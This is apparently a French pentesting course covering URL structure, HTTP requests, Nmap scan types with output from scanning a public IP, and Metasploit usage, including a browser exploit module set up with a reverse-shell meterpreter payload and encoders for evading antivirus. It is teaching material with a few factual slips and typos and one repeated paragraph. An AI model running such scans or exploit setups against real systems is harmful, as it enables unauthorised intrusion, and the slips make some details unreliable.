Un **URI** (Uniform Resource Identifier) est l'identifiant sous forme de chaîne de caractères d'une ressource spécifique sur le web. Il prend souvent la forme d'une **URL** (Uniform Resource Locator) qui se décompose en 7 éléments :

- Le **scheme** permet d'identifier le protocole auquel accède le client. Il s'agit presque toujours de `http://` ou de `https://`, ainsi si l'utilisateur ne le précise pas les deux ports seront parfois essayés en commençant par le plus sécurisé. En terminal il faut toujours préciser le scheme lors de la formulation d'une requête car selon l'outil employé on peut causer un message d'erreur.
- Le **host** désigne la position des ressources, c'est souvent le nom de domaine (FQDN) ou l'adresse IP de la cible sur laquelle est disponible la ressource à laquelle on essaie d'accéder, ou que l'on souhaite l'ajouter.
- Les **ports** sont des structures du réseau permettant de rediriger le trafic vers la bonne application sur un serveur. Tout ordinateur a 65 535 ports disponibles, mais de nombreux services sont en pratique systématiquement associés à des ports particuliers. Les plus connus sont ainsi les ports 80 et 443 qui correspondent aux protocoles HTTP et HTTPS par défaut. Si les 1024 premiers ports d'une machine sont réservés aux principaux protocoles systèmes (53 pour bind, 22 pour ssh, 25 pour SMTP ...), les suivants sont utilisables pour personnaliser les applications comme par exemple 8080 ou 8443.  
Dans une adresse URI spécifiant l'IP de l'hôte, le port est indiqué à la suite de cette adresse, séparé par la mention « : ».
- Le **path** désigne le chemin relatif depuis la position racine des ressources (l'hôte) vers la ressource spécifique affichée à l'écran (par exemple une page particulière sur un site). Il s'écrit de la même manière qu'un chemin pour l'accès à un fichier au sein d'un répertoire, avec l'entrée d'un répertoire symbolisée par / mais l'extension du dernier fichier n'est souvent pas précisée sauf pour certains formats tels qu'un pdf.
- Les **fragments** spécifient le chemin vers un élément précis de la page affichée, par exemple une section de la page. Ils n'apparaissent souvent dans l'URL affichée que lors de l'utilisation d'un lien hypertexte spécifique vers ce contenu et sont précédés par le symbole #.

ex : `https://www.example.org:8443/document.html#avertissement`

- Les **informations utilisateurs** sont un champ optionnel retraçant les crédits de session qui sont utilisés pour l'accès à la page. La mention la plus récurrente de ce champ est de la forme « `username:password` ». Ce

champ peut être placé soit avant l'hôte soit après la spécification du chemin complet de la ressource dans l'URI.

- Enfin, la **query string** est la chaîne de caractères définissant les propriétés de la requête à effectuer (et non le type de requête, comme nous le traiterons ensuite). Il s'agit souvent d'une interrogation commençant par ? et précisant le résultat escompté de l'opération. Ainsi sur une page d'authentification on pourrait retrouver la chaîne « ?login=true » définissant la volonté de se connecter à son profil.

### **C) Formulation de requêtes HTTP et HTTPS**

Intéressons-nous à présent à l'écriture d'une requête http, une opération très régulière en cybersécurité. La première partie de la requête est dédiée à la méthode utilisée, c'est-à-dire le verbe désignant l'action globale que l'on souhaite réaliser. Il en existe 7 :

- GET → On cherche à afficher une ressource particulière depuis le serveur, par exemple les coordonnées de son profil.
- POST → On souhaite envoyer des données vers le serveur pour qu'elles y soient traitées ou comparées d'autres valeurs. Le résultat attendu est souvent conditionné par l'information envoyée, par exemple une authentification peut réussir ou échouer selon les crédits entrés par l'utilisateur.
- HEAD → On s'intéresse uniquement aux headers de la réponse qui auraient été envoyée si l'on avait effectué une requête GET pour la ressource.
- PUT → On cherche à créer de nouvelles ressources sur le serveur, par exemple en déposant un fichier. En cybersécurité ce type de requête est très utile pour la mise en place de payloads, c'est-à-dire de programmes informatiques installés par l'attaquant sur le serveur de l'hôte.
- DELETE → Permet de supprimer des données sur le serveur. Cette méthode peut conduire à des erreurs DoS (Denial of Service) si l'on ne dispose pas d'un niveau de permissions suffisant.
- OPTIONS → Renvoie des informations portant sur le serveur distant.
- PATCH → On souhaite appliquer des modifications partielles à une ressource distante.

Après avoir précisée la méthode de la requête, on indique l'URI de la ressource avec laquelle on souhaite interagir, puis la version d'http ou https à utiliser et enfin les headers de la requête et leurs valeurs. Les headers se divisent en trois catégories. Ceux qui décrivent le message en lui-même sont dits en-têtes génériques. Ils incluent la date d'envoi ou le statut de la connexion à assurer après la requête. Viennent ensuite les en-têtes liés à l'entité, qui

portent sur le contenu du message. On y retrouve les en-têtes suivants : content-type, content-length, content-encoding ou encore boundary qui sépare différents contenus au sein d'un unique message. La dernière catégorie de headers contient ceux spécifiques à la requête : User-agent décrit le client avec son OS, son browser et les versions des logiciels utiles, Referer précise d'où vient la requête, Cookie indique la liste des cookies sur la session et Authorization annonce les jetons d'accès (tokens) du client pour accéder à la page.

La réponse à une requête http se présente sous un format similaire en quatre étapes. Tout d'abord on retrouve la version de http utilisée, puis le code réponse qui indiquent le statut de résolution de la requête par rapport à la demande préétablie. On peut identifier de manière suffisante la manière dont s'est déroulée la recherche à partir du premier chiffre du code de statut :

- 1\*\* → Retour d'informations qui n'étaient pas impliquées dans l'exécution de la requête
- 2\*\* → Requête réussie
- 3\*\* → Le serveur a redirigé le client vers un autre contenu
- 4\*\* → La requête était impropre de la part du client. C'est dans cette catégorie qu'on retrouve l'erreur la plus connue, 404, qui signifie que l'on demande l'accès à un contenu inexistant.
- 5\*\* → Problème rencontré avec le serveur HTTP

On retrouve ensuite les headers de la réponse, qui contiennent les en-têtes génériques et d'entité, mais également des en-têtes spécifiques aux réponses tels que Set-Cookie ou Server qui donne des informations sur le serveur ayant procédé au traitement. La réponse contient aussi des en-têtes liés à la sécurité, qui spécifient des règles à suivre au browser notamment Content-Security-Policy qui précise les moyens mis en œuvre pour la gestion des ressources injectées par l'utilisateur et Strict-Transport-Policy qui empêche l'accès en protocole http (données non chiffrées). Enfin, la réponse http se termine par le corps du message envoyé par le serveur, rédigé en HTML ou en JSON.

On retrouve ensuite les **headers de la réponse**, qui contiennent les en-têtes génériques et d'entité, mais également des en-têtes spécifiques aux réponses tels que Set-Cookie ou Server qui donne des informations sur le serveur ayant procédé au traitement. La réponse contient aussi des **en-têtes liés à la sécurité**, qui spécifient des règles à suivre au browser notamment Content-Security-Policy qui précise les moyens mis en œuvre pour la gestion des ressources injectées par l'utilisateur et Strict-Transport-Policy qui empêche l'accès en protocole http (données non chiffrées). Enfin, la réponse HTTP se termine par le **corps du message** envoyé par le serveur, rédigé en HTML ou en JSON.

L'utilisation d'API (Application Programming Interfaces) pour effectuer des requêtes sur le web s'est généralisée. Ces interfaces proposent de

nombreux avantages aux développeurs de services en ligne ou d'applications : il est plus simple d'interagir avec les autres services pour obtenir des données ou exécuter une action client-serveur.

A présent que nous avons établi les fondements sur lesquels reposent toutes les notions de cybersécurité, étudions comment prendre en main les outils utilisés par l'attaquant et les différents types d'attaque que l'on peut réaliser.


## II - Outils utilisés en cybersécurité et présentation des différentes attaques

### 1) Les outils de scans de ports

La première chose à faire lorsque l'on obtient les coordonnées d'une cible (adresse IP ou nom de domaine) est de dresser une carte du paysage de la cible. Pour cela, on utilise des technologies scannant les différents ports de la cible.

Quand une machine opère un service réseau, elle ouvre une construction appelée « port » pour accueillir la connexion. Comme toute machine propose de nombreux services simultanément, il est très rare que seul un port soit ouvert pour la communication, et on doit donc procéder à une énumération des ports ouverts, chaque port pouvant servir de porte d'entrée. Cette démarche est conseillée même quand la cible est un site internet avec lequel on communiquera donc par les ports 80 ou 443 par défaut (http ou https).

Si l'on ne spécifie pas à notre machine quel port utiliser pour établir une connexion avec l'hôte distant, elle choisira un port aléatoire parmi ceux qui ne sont pas associés à un service usuel. C'est ce qui permet d'ouvrir de nombreuses communications simultanément (par exemple plusieurs onglets ou fenêtres) car chaque machine dispose de 65 535 ports. Sur l'image suivante est représentée cette répartition aléatoire des ports pour assurer des connexions simultanées.



Nmap est un outil capable de réaliser un scan complet des ports de la cible afin de déterminer lesquels sont ouverts pour établir une connexion. Le processus suivi est de tester pour chaque port l'établissement d'une connexion et d'étudier les réponses obtenues y compris les messages d'erreur. Nmap peut alors distinguer trois grandes catégories de ports : ceux qui sont ouverts donc accessibles, ceux qui sont fermés (ou protégés) aux communications et ceux qui appliquent un filtre avant d'établir la communication. Ces derniers correspondent aux ports protégés par des firewall, qui sont fermés au grand public mais permettent aux personnes douées de permissions de communiquer avec la machine. Nmap est alors capable d'établir pour chaque port avec lequel il parvient à établir une connexion quels sont les services qui y sont opérés et leurs versions. Le rôle de nmap est donc fondamental pour aiguiller les recherches de programmes permettant d'exploiter la cible.

Nmap est le leader des scanners de ports dans le monde professionnel. C'est donc un outil très rapide et largement étendu. Le recours à la documentation devient très vite une nécessité pour les utilisateurs non experts, ce qui ralentit grandement l'efficacité de l'attaque en termes temporels. Pourtant, en cybersécurité, la vitesse est une notion clé car on ne souhaite pas être détecté pour les actions que l'on réalise sur le site. Procéder par tâtonnement est donc très déconseillé, l'objectif est plutôt de consulter la documentation avant de dérouler l'attaque en ayant préparé des commandes immédiatement accessibles dans un fichier à disposition.


Présentons donc les options de Nmap les plus utilisées et les différents types de scans proposés par cet outil. Commençons avec les options disponibles sur tous types de scans :

- **-vv** Augmente la verbosité des réponses de deux niveaux. On peut encore l'augmenter en ajoutant des v à la suite de ceux-ci, le niveau 2 est simplement le niveau minimum utilisé pour la plupart des attaques en cybersécurité afin de s'assurer d'avoir un maximum d'informations utiles.
- **-O** Détecte le système opérationnel de la cible
- **-sV** Détecte les versions des différents services associés aux ports avec lesquels Nmap a pu établir une connexion.
- **-oA** Enregistre les résultats du scan dans différents fichiers sous 3 formats
- **-A** Au défaut d'être beaucoup plus remarqué et de se confronter très vite à des problèmes de permissions, Nmap mène une analyse complète avec un scan complet de la cible, un traceroute de l'accès, détection des services et systèmes opérationnels.
- **-p** Permet de préciser les ports qui nous intéressent, sinon nmap procédera automatiquement au scan des 1400 premiers ports de la cible correspondant aux ports des services usuels. On peut fournir des intervalles de ports à étudier avec nmap -p <start>-<end> où start et end

sont des numéros de ports, ou encore demander l'étude de tous les ports avec nmap -p-

```
(kali㉿kali)-[~]
$ nmap -sV -v 51.144.190.143
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-04 07:04 EDT
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 07:04
Scanning 51.144.190.143 [2 ports]
Completed Ping Scan at 07:04, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:04
Completed Parallel DNS resolution of 1 host. at 07:04, 0.05s elapsed
Initiating Connect Scan at 07:04
Scanning 51.144.190.143 [1000 ports]
Discovered open port 1723/tcp on 51.144.190.143
Discovered open port 8080/tcp on 51.144.190.143
Discovered open port 443/tcp on 51.144.190.143
Connect Scan Timing: About 13.90% done; ETC: 07:08 (0:03:18 remaining)
Stats: 0:00:54 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 14.85% done; ETC: 07:10 (0:05:10 remaining)
Connect Scan Timing: About 20.25% done; ETC: 07:11 (0:05:31 remaining)
Discovered open port 85/tcp on 51.144.190.143
Discovered open port 5060/tcp on 51.144.190.143
Discovered open port 84/tcp on 51.144.190.143
Completed Connect Scan at 07:06, 92.94s elapsed (1000 total ports)
Initiating Service scan at 07:06
Scanning 6 services on 51.144.190.143
Service scan Timing: About 66.67% done; ETC: 07:10 (0:01:19 remaining)
Completed Service scan at 07:09, 157.52s elapsed (6 services on 1 host)
NSE: Script scanning 51.144.190.143.
Initiating NSE at 07:09
Completed NSE at 07:09, 10.11s elapsed
Initiating NSE at 07:09
Completed NSE at 07:09, 1.93s elapsed
Nmap scan report for 51.144.190.143
Host is up (0.073s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
84/tcp    open  ctf?
85/tcp    open  tcpwrapped
443/tcp   open  ssl/http     Apache httpd
1723/tcp  open  pptp?
5060/tcp  open  sip?
8080/tcp  open  tcpwrapped
```

Avant d'étudier les différents types de scans proposés par Nmap, étudions la manière dont cet outil procède pour établir une connexion classique. Ce schéma de connexion traditionnel opéré par le protocole TCP est le « three-way handshake ».



Le client envoie par connexion TCP une bannière « SYN » au serveur qui, s'il accepte la connexion, répond avec un message « SYN / ACK ». La connexion est alors établie si le client renvoie un message « ACK » à la cible. Si le port n'est pas ouvert, l'étude du message envoyé par le serveur en deuxième étape permet de déterminer si le port est véritablement fermé, ou



protégé contre notre accès. Dans le cas d'une protection firewall classique, le port serveur restera muet après le premier message, mais il est très simple d'écrire un programme pour envoyer une réponse similaire à un port fermé. Ainsi en respectant une procédure TCP complète, il est difficile d'évaluer la qualité des résultats du scan. Cela reste néanmoins le type de scan le plus classique dans un premier temps pour étudier la cible ; il est effectué avec la commande

```
nmap -sT <host>
```

Si l'on souhaite obtenir de meilleurs résultats en termes de furtivité et de rapidité, on peut procéder à un SYN scan. Ces scans dits « discrets » visent à établir une connexion avec la cible alors même que le three-way handshake n'a pas été complété puisque le client a renvoyé « RST » pour Reset dans son dernier message. Comme la plupart des moyens d'écoute reposent sur l'établissement réussi du protocole précédent au complet, la traçabilité d'un SYN scan est plus difficile pour le serveur. Pour utiliser un SYN scan il faut utiliser nos privilèges sur la machine locale avec sudo, d'où la commande

```
sudo nmap -sS <host>
```

Un scan UDP permet d'étudier les comportements de ports conçus pour les connexions UDP plutôt que TCP. Comme le protocole UDP vise la transmission immédiate de l'information il n'y a pas de three-way handshake : si le port est ouvert ou s'il est protégé par un firewall non configuré, il ne renvoie aucun message au premier signal envoyé par le client. De ce fait les scans UDP sont absolument nécessaires pour identifier les ports utilisant ce protocole, mais aussi beaucoup plus longs puisqu'il faut réaliser différents tests pour essayer d'assurer si le port est vraiment ouvert ou filtré. Ainsi on utilise classiquement une option pour n'étudier que les 10 ports les plus associés au protocole UDP :

```
Nmap -sU -top-ports 10 <host>
```

Nmap propose enfin trois types de scans moins courants mais très utiles en matière de furtivité. Le premier est le NULL scan qui envoie des messages sans flag (sans mention SYN en en-tête) pour le premier contact avec un port. Le seconde, très similaire, est le FIN scan où on initie la tentative de connexion avec un paquet « FIN » normalement utilisé pour mettre fin à une connexion. Dans les deux cas on connaît la réaction d'un port fermé (message RST) mais on essaie de passer au travers du firewall et de ne pas être détectable dans les logs en ne complétant jamais un three-way handshake. Les scans Xmas prévoient des résultats similaires en envoyant des paquets mal formés au serveur et en observant les réactions à des messages imprévus. Pour réaliser ces scans, on peut utiliser les commandes correspondantes :

```
Sudo map -sN <host>
```

```
Sudo nmap -sF <host>
```

## Sudo nmap -sX <host>

```
(kali@kali)-[~]
$ sudo nmap -sN -v 51.144.190.143
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-04 07:59 EDT
Initiating Ping Scan at 07:59
Scanning 51.144.190.143 [4 ports]
Completed Ping Scan at 07:59, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:59
Stats: 0:00:07 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:12 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Completed Parallel DNS resolution of 1 host. at 08:00, 13.01s elapsed
Initiating NULL Scan at 08:00
Scanning 51.144.190.143 [1000 ports]
Completed NULL Scan at 08:00, 0.72s elapsed (1000 total ports)
Nmap scan report for 51.144.190.143
Host is up (0.00042s latency).
All 1000 scanned ports on 51.144.190.143 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.86 seconds
Raw packets sent: 1004 (40.152KB) | Rcvd: 1001 (40.040KB)
```

En plus de réaliser du scan de ports, Nmap s'est étendu vers le test d'exécution de scripts chez la cible avec le Nmap Script Engine. Cela signifie que nmap est capable de réaliser certains exploits ou même du scan de vulnérabilités sur les ports accessibles. Les scripts se divisent en 7 catégories :

- Safe → Ne présente aucun risque pour la cible
- Intrusive → Peut endommager une cible non protégée
- Vuln → Scan les ports ouverts pour des vulnérabilités
- Exploit → Tente d'exploiter une vulnérabilité de la cible
- Auth → Essaie de se connecter anonymement à un service
- Brute → Automatiser le test de crédits pour forcer le passage d'un service d'authentification
- Discovery → Essaie de faire exécuter des requêtes sur le serveur en interne pour glaner plus d'informations sur ses services et programmes.

On dispose de deux commandes pour utiliser le Nmap Script Engine :

**Nmap --script=<script category> --script-args <args>**

**Nmap --script=<script name>,<optional other scripts> --script-args <args>**

La première applique tous les scripts d'une catégorie tels que les arguments ont été fournis en entrée, l'autre teste des scripts spécifiques (à privilégier pour des scripts ayant un impact sur la cible).

## 2) Utilisation de Metasploit

Metasploit est l'environnement de travail le plus largement utilisé pour la recherche et la mise en place d'exploits sur une cible. Il se divise en trois composants principaux : une console de commande avec interface appelée msfconsole où l'on peut opérer avec des lignes de commandes comme dans un terminal classique, un ensemble de modules préinstallés qui vont permettre

une action spécifique telle que chercher des vulnérabilités ou appliquer un exploit ou un payload à la cible, et enfin des outils indépendants de pen testing très complémentaires de metasploit tels que msfvenom.

Commençons par expliquer la terminologie des concepts prépondérants dans l'utilisation de Metasploit ou de tout outil d'exploitation de vulnérabilités. Une vulnérabilité est un défaut ou une erreur dans l'implémentation de la cible qui a un risque de l'affecter, par exemple en donnant des privilèges administrateurs sans authentification. Un exploit (à prononcer en anglais) est un programme informatique exploitant une vulnérabilité de sa cible. Enfin, un payload est un complément à l'exploit qui une fois la vulnérabilité exploitée va exécuter du code sur la machine cible. L'exploit est donc comme une épée créant un trou dans l'armure de la cible, tandis que le payload est la blessure causée par l'opération.

Metasploit dispose d'encodeurs pour chiffrer les exploits et payloads afin de ne pas alerter les antivirus dont dispose la machine cible. Cette fonctionnalité est très utile car hors entraînement toute cible est généralement protégée par un logiciel antivirus. Si les chiffrements les plus simples tels que le passage en base 64 sont facilement implémentables directement depuis le terminal, il est en revanche très pratique de disposer de meilleurs moyens d'inscription pour attaquer des cibles mieux protégées. Voici une liste des encodeurs accessibles depuis metasploit, qui ont tous une documentation en ligne détaillée.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 encoders/
encoders/
├── cmd
├── generic
├── mipsbe
├── mipsle
├── php
├── ppc
├── ruby
├── sparc
├── x64
└── x86
```

En outre, Metasploit dispose d'outils d'évasion qui essaient de contourner les antivirus plutôt que d'améliorer les chances du programme de passer au travers en encodant les fichiers.

Les payloads proposés par metasploit se divisent en quatre catégories :

- Des Adaptateurs qui « emballent » un payload standard pour le convertir sous un format différent qui aura peut-être de meilleurs résultats, par exemple en lignes de commandes powershell ou en code assembleur
- Des « Stagers » et des « Stages » qui s'utilisent ensemble : dans un premier temps un stager est déployé sur la cible, puis celui-ci est chargé de télécharger le reste des payload (les stages) depuis notre machine. Cette combinaison efficace permet d'envoyer un premier payload très

léger et donc moins détectable puis de transformer l'opération en un payload global très puissant de taille bien plus importante quand l'antivirus ne peut plus arrêter les téléchargements qui ont expressément été demandés par l'hôte lui-même

- Par opposition à ce type d'attaques, un « Single » payload (dans le sens solitaire) est auto-suffisant, et commencera l'exécution dès qu'il aura été téléchargé sur la machine adverse.

```

      `:oDFo:`
      ./ymM0dayMmy/.
      -+dHJ5aGFyZGVyIQ==+-
      `:sm@~Destroy.No.Data~s:`
      -+h2~Maintain.No.Persistence~h+-
      `:odNo2~Above.All.Else.Do.No.Harm~Ndo:`
      ./etc/shadow.0days-Data'%200R%201=1--.No.0MN8'/.
      -++SecKCoin++e.AMd`
      --.ssh/id_rsa.Des-`htN01UserWroteMe!-
      :dopeAW.No<nano>o`      :is:TRiKC.sudo-.A:
      :we're.all.alike``      The.PFYroy.No.D7:
      :PLACEDRINKHERE!:`      yxp_cmdshell.Ab0:
      :msf>exploit -j.      :Ns.B0B5ALICEes7:
      :--srwxrwx:-.      `MS146.52.No.Per:
      :<script>.Ac816/      sENbove3101.404:
      :NT_AUTHORITY.Do      `T:/shSYSTEM-.N:
      :09.14.2011.raid      /STFU|wall.No.Pr:
      :hevnsntSurb025N.      dNVRGOING2GIVUUP:
      :#0UTHOUSE- -s:      /corykennedyData:
      :$nmap -oS      SSo.6178306Ence:
      :AwsM.da:      /shMTL#beats3o.No.:
      :Ring0:      `dDestRoyREXKC3ta/M:
      :23d:      sSETEC.ASTRONOMYist:
      /-      /yo- .ence.N:(){ :|: 5 };;
      `:Shall.We.Play.A.Game?tron/
      ``-ooy.if1ghtf0r+ehUser5`
      ..th3.H1V3.U2VjRFNN.jMh+.
      `MjM~WE.ARE.se~MMjMs
      +~KANSAS.CITY's~`
      J~HAKCERS~./.`
      .esc:wq!:`
      +++ATH`

      =[ metasploit v6.2.9-dev ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: When in a module, use back to go
back to the top level prompt

msf6 >

```

Dans la console metasploit la plupart des commandes linux classiques sont disponibles, à l'exception notamment des redirections de contenu vers un fichier. Comme linux metasploit dispose également d'un historique des dernières commandes, utile pour vérifier les valeurs qui ont été affectées à un argument lors du paramétrage des exploit ou payload avant leur exécution. On y accède avec la commande history. De plus metasploit propose de l'auto-complétion avec la touche tab, ainsi lorsqu'on cherche un programme particulier Metasploit peut nous aider à le trouver plus rapidement dans son arborescence.

Pour utiliser un module, il faut utiliser la commande use suivie du chemin jusqu'au fichier. La console Metasploit étant contextuelle, si une commande n'a pas été utilisée pour rendre les variables globales alors elles seront toutes

supprimées de la mémoire au moment d'un changement de modules ou d'une fermeture de session. La commande [ show <module category> ] permet d'afficher la liste des modules disponibles dans une catégorie avec une courte description. On peut également utiliser searchsploit avec la commande [ search <param> ] pour rechercher tous les modules d'intérêt pour le paramètre spécifié.

Une fois le module d'intérêt sélectionné dans l'espace de travail avec use, il est courant d'utiliser la commande [ show options ] pour voir apparaître la liste de tous les paramètres du module, ce qu'ils représentent, s'ils sont requis ou non et les valeurs affectées à chacun. Pour obtenir encore davantage d'informations sur le module utilisé, on peut aussi écrire la commande [ info ] qui donnera tous les détails du module avec une verbosité élevée.

```
msf6 > search windows/browser/vi

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/windows/browser/viscom_movieplayer_drawtext  2010-01-12      normal No      Viscom Software Movie Player Pro SDK ActiveX 6.8

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/browser/viscom_movieplayer_drawtext

msf6 > use exploit/windows/browser/viscom_movieplayer_drawtext
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/browser/viscom_movieplayer_drawtext) > show options

Module options (exploit/windows/browser/viscom_movieplayer_drawtext):

Name      Current Setting  Required  Description
-      -
OBFUSCATE true            no        Enable JavaScript Obfuscation
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert   Path to a custom SSL certificate (default is randomly generated)
URIPATH   no              no        The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-      -
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port
```

Pour régler la valeur d'un paramètre on utilise la commande suivante :

set <module\_parameter> <value>

On peut ensuite vérifier que le changement est bien effectif en exécutant [ show options ]. Notons que lorsqu'un paramètre commence par L, il fait presque toujours référence à notre machine (« local » ou « listener ») tandis que ceux commençant par R ou SRV traitent de l'hôte distant (serveur ou « remote »). Pour que les variables définies lors du travail sur un module deviennent globales, il suffit de changer set en setg dans la commande précédente. Pour retourner à la valeur par défaut d'un paramètre, on dispose

similairement des commandes `unset <module_param>` et `unsetg <module_param>`.

Quand tous les paramètres ont été réglés, on peut effectuer le lancement du module avec la commande `[ exploit ]` ou `[ run ]`. Si une session est établie avec succès, on peut en afficher les détails avec `[ sessions ]`.

Lors de l'utilisation de Metasploit, il peut être très réducteur de se limiter à cet outil bien qu'il soit très complet. Le coupler à Nmap pour obtenir des informations sur la cible et ses services, ainsi qu'à d'autres moteurs de recherches de vulnérabilités ou à des recherches efficaces sur des sites spécialisés permet de profiter pleinement de la puissance de cet outil remarquable.

### **3) Interagir avec une cible web**

Bien que les objectifs de la cybersécurité pour les attaquants concernent d'avantage la prise de contrôle sur des machines ou des serveurs à des fins monétaires (on peut notamment penser aux ransomwares) ou destructrices (prendre le contrôle d'une machine pour en altérer le comportement ou causer des Denial of Service « Dos »), à bas niveau le premier terrain sur lequel les hackers recherchent des cibles vulnérables est le web.

Que ce soit à des fins défensives pour contrôler les informations auxquelles ont accès les utilisateurs les plus curieux, ou pour obtenir un maximum d'informations sur une potentielle cible, toute personne investie dans le domaine de la cybersécurité surveille les comportements et les programmes informatiques impliqués dans les services disponibles sur la toile.

Intéressons-nous aux démarches qui permettent de comprendre en détail le fonctionnement d'une plateforme web, de son code front end à ses appels d'API.

#### **A) Utilisation des outils de développement des navigateurs**

L'ensemble des navigateurs web sécurisés disponibles de nos jours disposent d'un certain nombre d'outils dits « de développement ». Ces outils autorisent l'utilisateur à consulter plus en détail le fonctionnement de la page ouverte dans le navigateur. Une personne peut les utiliser pour comprendre l'architecture régulière HTML de la page, étudier les scripts javascripts ou PHP exécutés lors de l'utilisation du site, ou encore consulter les requêtes HTTP et HTTPS générées par le site et s'il le souhaite en envoyer d'autres dont il aura modifié le contenu.

Les outils de développement sont disponibles dans une sous-fenêtre qu'il est possible d'ouvrir en utilisant un raccourci clavier dépendant du navigateur utilisé :

- F12 pour Microsoft Edge
- ⌘ + ⌥ + I sur un navigateur sous macOS (système opérationnel d'Apple)
- CTRL + SHIFT + I sur la majorité des autres navigateurs, notamment Chrome, Opera, Firefox ou encore le navigateur intégré kali


Détaillons l'utilisation de ces outils de développement dans le domaine de la cybersécurité, à la fois par les défenseurs et les attaquants.

Le plus connu des outils de développement est l'inspecteur, qui donne accès au code HTML et CSS ayant permis la rendition de la page consultée par l'utilisateur. Celui-ci peut également tester des modifications de ces programmes pour en changer l'affichage sans aucun effet sur les autres utilisateurs. En effet, l'affichage de la page n'est modifié que pour le client en local. Ainsi, cet outil a d'avantage vocation de permettre une meilleure compréhension de la structure et des effets de style utilisés que de permettre de manipuler le contenu de la page durablement (dans la quasi-totalité des navigateurs tous les changements effectués avec l'inspecteur ne sont pas retenus en mémoire dès que la page est rechargée, sur certains la page est même réinitialisée dès qu'il y a une nouvelle requête).

L'inspecteur permet également d'étudier les redirections effectuées par les liens hypertextes au sein du site internet (ce qui peut permettre de découvrir l'existence de nouvelles pages) ou vers d'autres plateformes. On peut enfin l'utiliser pour lire quand c'est possible des commentaires de développeurs laissés dans le code final, qui peuvent donner de bonnes indications sur la manière dont a été conçu le site (utilisation de React, évocation d'un script ou de son rôle...). Pour les propriétaires du site, il n'y a aucun avantage à laisser de tels commentaires accessibles et il vaut donc mieux les supprimer au plus vite.

L'outil « débogueur » permet de se déplacer dans les différents fichiers du fil d'exécution principal de la plateforme. Il permet de surveiller les valeurs des variables impliquées dans l'exécution des programmes avec la possibilité d'ajouter des points d'arrêt pour tester des exécutions partielles des scripts ou de repérer l'utilisation d'une ressource sur la page.

